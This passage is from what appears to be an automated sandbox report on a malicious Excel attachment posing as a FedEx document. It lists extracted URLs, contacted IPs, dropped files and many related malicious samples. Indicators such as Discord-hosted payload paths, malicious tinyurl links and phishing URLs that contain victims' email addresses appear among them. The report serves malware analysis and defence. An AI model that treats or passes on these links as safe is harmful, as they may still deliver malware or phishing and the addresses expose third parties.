http://https://lookup.onenote.com/lookup/geolocation/v1	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://cortana.ai	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	vc.exe, 00000020.00000002.533447830.0000000006BD2000.00000004.00000001.sdmp	false		high
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://api.aadrm.com/	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	vc.exe, 00000020.00000002.533447830.0000000006BD2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn/cThe	vc.exe, 00000020.00000002.533447830.0000000006BD2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://api.microsoftstream.com/api/	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://cr.office.com	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://www.galapagosdesign.com/DPlease	vc.exe, 00000020.00000002.533447830.0000000006BD2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	vc.exe, 00000020.00000002.533447830.0000000006BD2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	vc.exe, 00000020.00000002.533447830.0000000006BD2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://portal.office.com/account/?ref=ClientMeControl	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	o.exe, 0000000E.00000002.394765913.00000000050D1000.00000004.00000001.sdmp, o.exe, 00000010.00000002.396533915.000000005451000.00000004.00000001.sdmp, o.exe, 00000011.00000002.421442532.00000000046D1000.00000004.00000001.sdmp	false		high
http://https://ecs.office.com/config/v2/Office	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://graph.ppe.windows.net	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://tasks.office.com	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://store.office.cn/addinstemplate	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tinyurl.com4	o.exe, 0000000E.00000002.396745750.0000000005507000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://pesterbdd.com/images/Pester.png	o.exe, 00000011.00000002.422182443.0000000004814000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	o.exe, 00000011.00000002.422182443.0000000004814000.00000004.00000001.sdmp	false		high
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://ocsp.comodoca4.com0	o.exe, 0000000E.00000002.397102054.000000000554E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://cdn.discordapp.com/attachments/770629131393	o.exe, 0000000E.00000002.396819235.0000000005518000.00000004.00000001.sdmp	false		high
http://https://www.odwebp.svc.ms	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://web.microsoftstream.com/video/	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://graph.windows.net	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://dataservice.o365filtering.com/	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/Pester/Pester	o.exe, 00000011.00000002.422182443.0000000004814000.00000004.00000001.sdmp	false		high
http://https://officesetup.getmicrosoftkey.com	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://www.carterandcone.coml	vc.exe, 00000020.00000002.533447830.0000000006BD2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://prod-global-autodetect.acompli.net/autodetect	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	vc.exe, 00000020.00000002.533447830.0000000006BD2000.00000004.00000001.sdmp	false		high
http://https://outlook.office365.com/autodiscover/autodiscover.json	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://weather.service.msn.com/data.aspx	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://apis.live.net/v5.0/	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://management.azure.com	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://outlook.office365.com	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://www.fontbureau.com/designersG	vc.exe, 00000020.00000002.5334 47830.0000000006BD2000.00000004.00000001.sdmp	false		high
http://https://incidents.diagnostics.office.com	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://www.fontbureau.com/designers/?	vc.exe, 00000020.00000002.5334 47830.0000000006BD2000.00000004.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	vc.exe, 00000020.00000002.5334 47830.0000000006BD2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/ios	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://www.fontbureau.com/designers?	vc.exe, 00000020.00000002.5334 47830.0000000006BD2000.00000004.00000001.sdmp	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://crt.comodoca4.com/COMODORSADomainValidationSecureServerCA2.crt0%	o.exe, 0000000E.00000002.39710 2054.000000000554E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.office.net	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://github.com/Pester/Pesterd	o.exe, 0000000E.00000002.39521 8460.0000000005212000.00000004.00000001.sdmp	false		high
http://www.tiro.com	vc.exe, 00000020.00000002.5334 47830.0000000006BD2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://asgsmsproxyapi.azurewebsites.net/	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://entitlement.diagnostics.office.com	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://www.goodfont.co.kr	vc.exe, 00000020.00000002.5334 47830.0000000006BD2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://autodiscover-s.outlook.com	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://cdn.discordapp.com4	o.exe, 0000000E.00000002.39700 9866.000000000553A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.typography.netD	vc.exe, 00000020.00000002.5334 47830.0000000006BD2000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.159.129.233	unknown	United States		13335	CLOUDFLARENETUS	false
104.20.138.65	unknown	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	320331
Start date:	19.11.2020
Start time:	09:28:51
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 7s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	1099008FEDEX_090887766.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	37
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.expl.evad.winXLS@31/25@2/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 2.3% (good quality ratio 1.9%) • Quality average: 61% • Quality standard deviation: 35.6%
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to French - France • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.42.151.234, 13.88.21.125, 52.255.188.83, 52.109.76.6, 52.109.88.39, 52.109.8.22, 23.54.113.104, 51.104.139.180, 23.0.174.200, 23.0.174.185, 20.54.26.129, 23.10.249.43, 23.10.249.26 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, umwatsonrouting.trafficmanager.net, skypedataprdcoleus17.cloudapp.net, config.officeapps.live.com, skypedataprdcolwus16.cloudapp.net, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/320331/sample/1099008FEDEX_090887766.xls

Simulations

Behavior and APIs

Time	Type	Description
09:32:32	API Interceptor	253x Sleep call for process: o.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.159.129.233	ENQ-015August 2020 R1 Proj LOT.doc	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/722888184203051118/757862128198877274/Stub.jpg
104.20.138.65	1099008FEDEX_090887766.xls	Get hash	malicious	Browse	
	SIN029088.xls	Get hash	malicious	Browse	
	http://https://tinyurl.com/y5tjuap2	Get hash	malicious	Browse	
	SMBS PO 30 quotation.xls	Get hash	malicious	Browse	
	viaseating-666114_xls.HtMl	Get hash	malicious	Browse	
	http://https://tinyurl.com/venmosupp	Get hash	malicious	Browse	
	tetratech-907745_xls.HtMl	Get hash	malicious	Browse	
	Waybill Invoice.xls	Get hash	malicious	Browse	
	Waybill Invoice.xls	Get hash	malicious	Browse	
	Overdue Payments.xls	Get hash	malicious	Browse	
	ciechgroup-551288_xls.HtMl	Get hash	malicious	Browse	
	OVERDUE INVOICE.xls	Get hash	malicious	Browse	
	http://https://tinyurl.com/y5gq29fv	Get hash	malicious	Browse	
	Quote Request October-2020.xls	Get hash	malicious	Browse	
	http://https://tinyurl.com/y6484eaq	Get hash	malicious	Browse	
	PROFORMA INVOICE INV-1.xls	Get hash	malicious	Browse	
	http://https://naset.ocry.com/#astrid.bulder@rivm.nl	Get hash	malicious	Browse	
	RFQ-SSM-RFQ 6682Q.xls	Get hash	malicious	Browse	
	http://https://l.facebook.com/l.php?u=https%3A%2F%2Ftinyurl.com%2Fy3da9xbq%3Ffbclid%3DIwAR11jNtpFJqmHsfB6MuN4oB-gl7-RIVZqSgYIbmZW4ycJwtQ-tC85PzgLO4&h=AT1i9PU8X_itDVqe5yg4Afn5zFPp0KVwni5sQg-Oc5Yor7a-8EWrOl11b-y21X_Oi92_H_jMhPiEjm3aKUnMEib9p96Fuptgd9vraABiOS8AO8X86OxcPZyET7VlHYnKBg&__tn__=H-R&c[0]=AT26jLdBW-b9efDmUD2-IVQDmvnfjC8zMcJVpGrmXtfU07ZmaRqvjC3hcq86tiO8rGqmY2DrakboCaPRMLQtsl2m1yZfExawqplv_zZwazNNYlc2wsoaV6LvzXDEPrWYoMbJFnx7l8Qm7vznPPnkddWEuQ	Get hash	malicious	Browse	
	http://https://tinyurl.com/yye5b9wx	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdn.discordapp.com	1099008FEDEX_090887766.xls	Get hash	malicious	Browse	• 162.159.134.233
	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	• 162.159.135.233
	9PimjI3jyq.exe	Get hash	malicious	Browse	• 162.159.133.233
	D6vy84I7rJ.exe	Get hash	malicious	Browse	• 162.159.135.233
	Payment copy.doc	Get hash	malicious	Browse	• 162.159.129.233
	RFQ for TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• 162.159.133.233
	d6pj421rXA.exe	Get hash	malicious	Browse	• 162.159.130.233
	LAX28102020HBL_AMSLAX1056_CTLQD06J0BL_PO_DTH266278_RFQ.exe	Get hash	malicious	Browse	• 162.159.134.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	LAX28102020HBL_AMSLAX1056_CTLQD06J0BL_PO_DTH266278_RFQ.exe	Get hash	malicious	Browse	• 162.159.134.233
	Order_Request_Retail_20-11691-AB.xlsx	Get hash	malicious	Browse	• 162.159.130.233
	http://cdn.discordapp.com/attachments/776234221668270104/776349109195898880/AWB_DHL733918737WA56301224799546260.pdf.7z	Get hash	malicious	Browse	• 162.159.134.233
	89BR0suQeS.exe	Get hash	malicious	Browse	• 162.159.133.233
	89BR0suQeS.exe	Get hash	malicious	Browse	• 162.159.133.233
	RBBD5vivZc.exe	Get hash	malicious	Browse	• 162.159.130.233
	S01NwVhW5A.exe	Get hash	malicious	Browse	• 162.159.133.233
	qelMUH5CPF.exe	Get hash	malicious	Browse	• 162.159.134.233
	o9Fr4K1qcu.exe	Get hash	malicious	Browse	• 162.159.135.233
	SecuriteInfo.com.Trojan.Siggen10.63473.17852.exe	Get hash	malicious	Browse	• 162.159.130.233
	IMG_P_O_RFQ-WSB_17025-ENd User-Evaluate.exe	Get hash	malicious	Browse	• 162.159.130.233
	GuYXnzIH45.exe	Get hash	malicious	Browse	• 162.159.130.233
tinyurl.com	SIN029088.xls	Get hash	malicious	Browse	• 104.20.139.65
	SIN029088.xls	Get hash	malicious	Browse	• 104.20.138.65
	http://https://tinyurl.com/y5tjuap2	Get hash	malicious	Browse	• 104.20.138.65
	SMBS PO 30 quotation.xls	Get hash	malicious	Browse	• 104.20.138.65
	http://https://tinyurl.com/y5tjuap2	Get hash	malicious	Browse	• 104.20.139.65
	http://tinyurl.com	Get hash	malicious	Browse	• 104.20.139.65
	viaseating-666114_xls.HtMl	Get hash	malicious	Browse	• 104.20.138.65
	http://https://tinyurl.com/venmosupp	Get hash	malicious	Browse	• 104.20.138.65
	WayBill Invoice.xls	Get hash	malicious	Browse	• 172.67.1.225
	WayBill Invoice.xls	Get hash	malicious	Browse	• 104.20.139.65
	WayBill Invoice.xls	Get hash	malicious	Browse	• 104.20.139.65
	tetratech-907745_xls.HtMl	Get hash	malicious	Browse	• 104.20.138.65
	Waybill Invoice.xls	Get hash	malicious	Browse	• 104.20.138.65
	Waybill Invoice.xls	Get hash	malicious	Browse	• 172.67.1.225
	Waybill Invoice.xls	Get hash	malicious	Browse	• 104.20.138.65
	rooney-eng-598583_xls.HtMl	Get hash	malicious	Browse	• 104.20.139.65
	Overdue Payments.xls	Get hash	malicious	Browse	• 172.67.1.225
	Overdue Payments.xls	Get hash	malicious	Browse	• 104.20.138.65
	New PO 9380.xls	Get hash	malicious	Browse	• 104.20.139.65

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	http://https://akljsdhfas.selz.com/?	Get hash	malicious	Browse	• 104.18.108.36
	quotation_0087210_pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 104.24.105.107
	1099008FEDEX_090887766.xls	Get hash	malicious	Browse	• 162.159.134.233
	INQUIRY.exe	Get hash	malicious	Browse	• 104.27.152.230
	PO Quotation.jar	Get hash	malicious	Browse	• 104.20.22.46
	doc2227740.xls	Get hash	malicious	Browse	• 104.27.172.15
	PO Quotation.jar	Get hash	malicious	Browse	• 104.20.23.46
	doc2227740.xls	Get hash	malicious	Browse	• 104.27.173.15
	TRIAL-ORDER.exe	Get hash	malicious	Browse	• 104.18.57.249
	d11311145.xls	Get hash	malicious	Browse	• 104.27.173.15
	23692 ANRITSU PROBE po 29288.exe	Get hash	malicious	Browse	• 104.23.99.190
	d11311145.xls	Get hash	malicious	Browse	• 104.27.173.15
	PO #5618896.gz.exe	Get hash	malicious	Browse	• 104.23.98.190
	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	• 162.159.134.233
	07DYwxlVm4.exe	Get hash	malicious	Browse	• 104.27.133.115

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	9Pimjl3jyq.exe	Get hash	malicious	Browse	• 162.159.133.233
	af4db3a6b648b585f8e11b9ff5be73f2.exe	Get hash	malicious	Browse	• 104.27.133.115
	af4db3a6b648b585f8e11b9ff5be73f2.exe	Get hash	malicious	Browse	• 104.27.133.115
	http://https://www.vedansha.com/doc/office/LatestLOGOOfficeEncoded/LatestLOGOOfficeEncoded/RedirectPage/marc.loney@navitas.com	Get hash	malicious	Browse	• 172.67.38.66
CLOUDFLARENETUS	http://https://akljsdhfas.selz.com/?	Get hash	malicious	Browse	• 104.18.108.36
	quotation_0087210_pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 104.24.105.107
	1099008FEDEX_090887766.xls	Get hash	malicious	Browse	• 162.159.134.233
	INQUIRY.exe	Get hash	malicious	Browse	• 104.27.152.230
	PO Quotation.jar	Get hash	malicious	Browse	• 104.20.22.46
	doc2227740.xls	Get hash	malicious	Browse	• 104.27.172.15
	PO Quotation.jar	Get hash	malicious	Browse	• 104.20.23.46
	doc2227740.xls	Get hash	malicious	Browse	• 104.27.173.15
	TRIAL-ORDER.exe	Get hash	malicious	Browse	• 104.18.57.249
	d11311145.xls	Get hash	malicious	Browse	• 104.27.173.15
	23692 ANRITSU PROBE po 29288.exe	Get hash	malicious	Browse	• 104.23.99.190
	d11311145.xls	Get hash	malicious	Browse	• 104.27.173.15
	PO #5618896.gz.exe	Get hash	malicious	Browse	• 104.23.98.190
	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	• 162.159.134.233
	07DYwxlVm4.exe	Get hash	malicious	Browse	• 104.27.133.115
	9Pimjl3jyq.exe	Get hash	malicious	Browse	• 162.159.133.233
	af4db3a6b648b585f8e11b9ff5be73f2.exe	Get hash	malicious	Browse	• 104.27.133.115
	af4db3a6b648b585f8e11b9ff5be73f2.exe	Get hash	malicious	Browse	• 104.27.133.115
	http://https://www.vedansha.com/doc/office/LatestLOGOOfficeEncoded/LatestLOGOOfficeEncoded/RedirectPage/marc.loney@navitas.com	Get hash	malicious	Browse	• 172.67.38.66

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54328bd36c14bd82ddaa0c04b25ed9ad	quotation_0087210_pdf.exe	Get hash	malicious	Browse	• 162.159.129.233 • 104.20.138.65
	23692 ANRITSU PROBE po 29288.exe	Get hash	malicious	Browse	• 162.159.129.233 • 104.20.138.65
	PO #5618896.gz.exe	Get hash	malicious	Browse	• 162.159.129.233 • 104.20.138.65
	bGtm3bQKUj.exe	Get hash	malicious	Browse	• 162.159.129.233 • 104.20.138.65
	http://https://greatdownloadplace.net/estate/formated/xlsc/Setup_v177.exe	Get hash	malicious	Browse	• 162.159.129.233 • 104.20.138.65
	BlueJeansInstaller.exe	Get hash	malicious	Browse	• 162.159.129.233 • 104.20.138.65
	JmuEmJ4T4r5bc8S.exe	Get hash	malicious	Browse	• 162.159.129.233 • 104.20.138.65
	List Of Orders.exe	Get hash	malicious	Browse	• 162.159.129.233 • 104.20.138.65
	Status____201711.gz.exe	Get hash	malicious	Browse	• 162.159.129.233 • 104.20.138.65
	Documento relativo al carico e alla spedizione del cliente_italy2020.exe	Get hash	malicious	Browse	• 162.159.129.233 • 104.20.138.65
	b095b966805abb7df4ffddf183def880.exe	Get hash	malicious	Browse	• 162.159.129.233 • 104.20.138.65
	SIN029088.xls	Get hash	malicious	Browse	• 162.159.129.233 • 104.20.138.65

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Request for Quote_PDF.vbs	Get hash	malicious	Browse	• 162.159.129.233 • 104.20.138.65
	01_file.exe	Get hash	malicious	Browse	• 162.159.129.233 • 104.20.138.65
	aguhvLvn.exe	Get hash	malicious	Browse	• 162.159.129.233 • 104.20.138.65
	BlueJeans.2.25.11u.msi	Get hash	malicious	Browse	• 162.159.129.233 • 104.20.138.65
	2B027105A0C3.exe	Get hash	malicious	Browse	• 162.159.129.233 • 104.20.138.65
	SecuriteInfo.com.Trojan.GenericKD.35249420.21118.xlsm	Get hash	malicious	Browse	• 162.159.129.233 • 104.20.138.65
	SecuriteInfo.com.VBA.Heur2.SCrypted.3.D72DA639.Gen.14177.xlsm	Get hash	malicious	Browse	• 162.159.129.233 • 104.20.138.65
	SecuriteInfo.com.VBA.Heur2.SCrypted.3.D72DA639.Gen.16832.xlsm	Get hash	malicious	Browse	• 162.159.129.233 • 104.20.138.65

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\powershell.exe	docCGLRRT67L45F205V.vbs	Get hash	malicious	Browse	
	docBRTNMR51L69G006Q.vbs	Get hash	malicious	Browse	
	Allegato_doc_03141330161.vbs	Get hash	malicious	Browse	
	Allegato_doc_04198100168.vbs	Get hash	malicious	Browse	
	Allegato_doc_03675480267.vbs	Get hash	malicious	Browse	
	Allegato_doc_02044200042.vbs	Get hash	malicious	Browse	
	Allegato_doc_TMSRLL61M43B796B.vbs	Get hash	malicious	Browse	
	Allegato_doc_BRNLSN65H44H501N.vbs	Get hash	malicious	Browse	
	Allegato_doc_03587420286.vbs	Get hash	malicious	Browse	
	Allegato_doc_03455910780.vbs	Get hash	malicious	Browse	
	Allegato_doc_01555200441.vbs	Get hash	malicious	Browse	
	Allegato_doc_07501560150.vbs	Get hash	malicious	Browse	
	Allegato_doc_01578300210.vbs	Get hash	malicious	Browse	
	sload.vbs	Get hash	malicious	Browse	
	sload (2).vbs	Get hash	malicious	Browse	
	Allegato_doc_02298410644.vbs	Get hash	malicious	Browse	
	Allegato.vbs	Get hash	malicious	Browse	
	Fatt_cliente_02567110412.vbs	Get hash	malicious	Browse	
	FattDiffEmessa2020 VNZMSM75H27B201Q.vbs	Get hash	malicious	Browse	
	FattDiffEmessa2020 01170200339.vbs	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\o.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\o.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1837
Entropy (8bit):	5.313122446763076
Encrypted:	false
SSDEEP:	48:MgzeyHKXwYHKhQnoRAHKzvUHKLHAHbHKntHoxHw0vmHKoOXIHj:lrqXwYqhQnouqzsqLg7qntlxHwzqo0ID
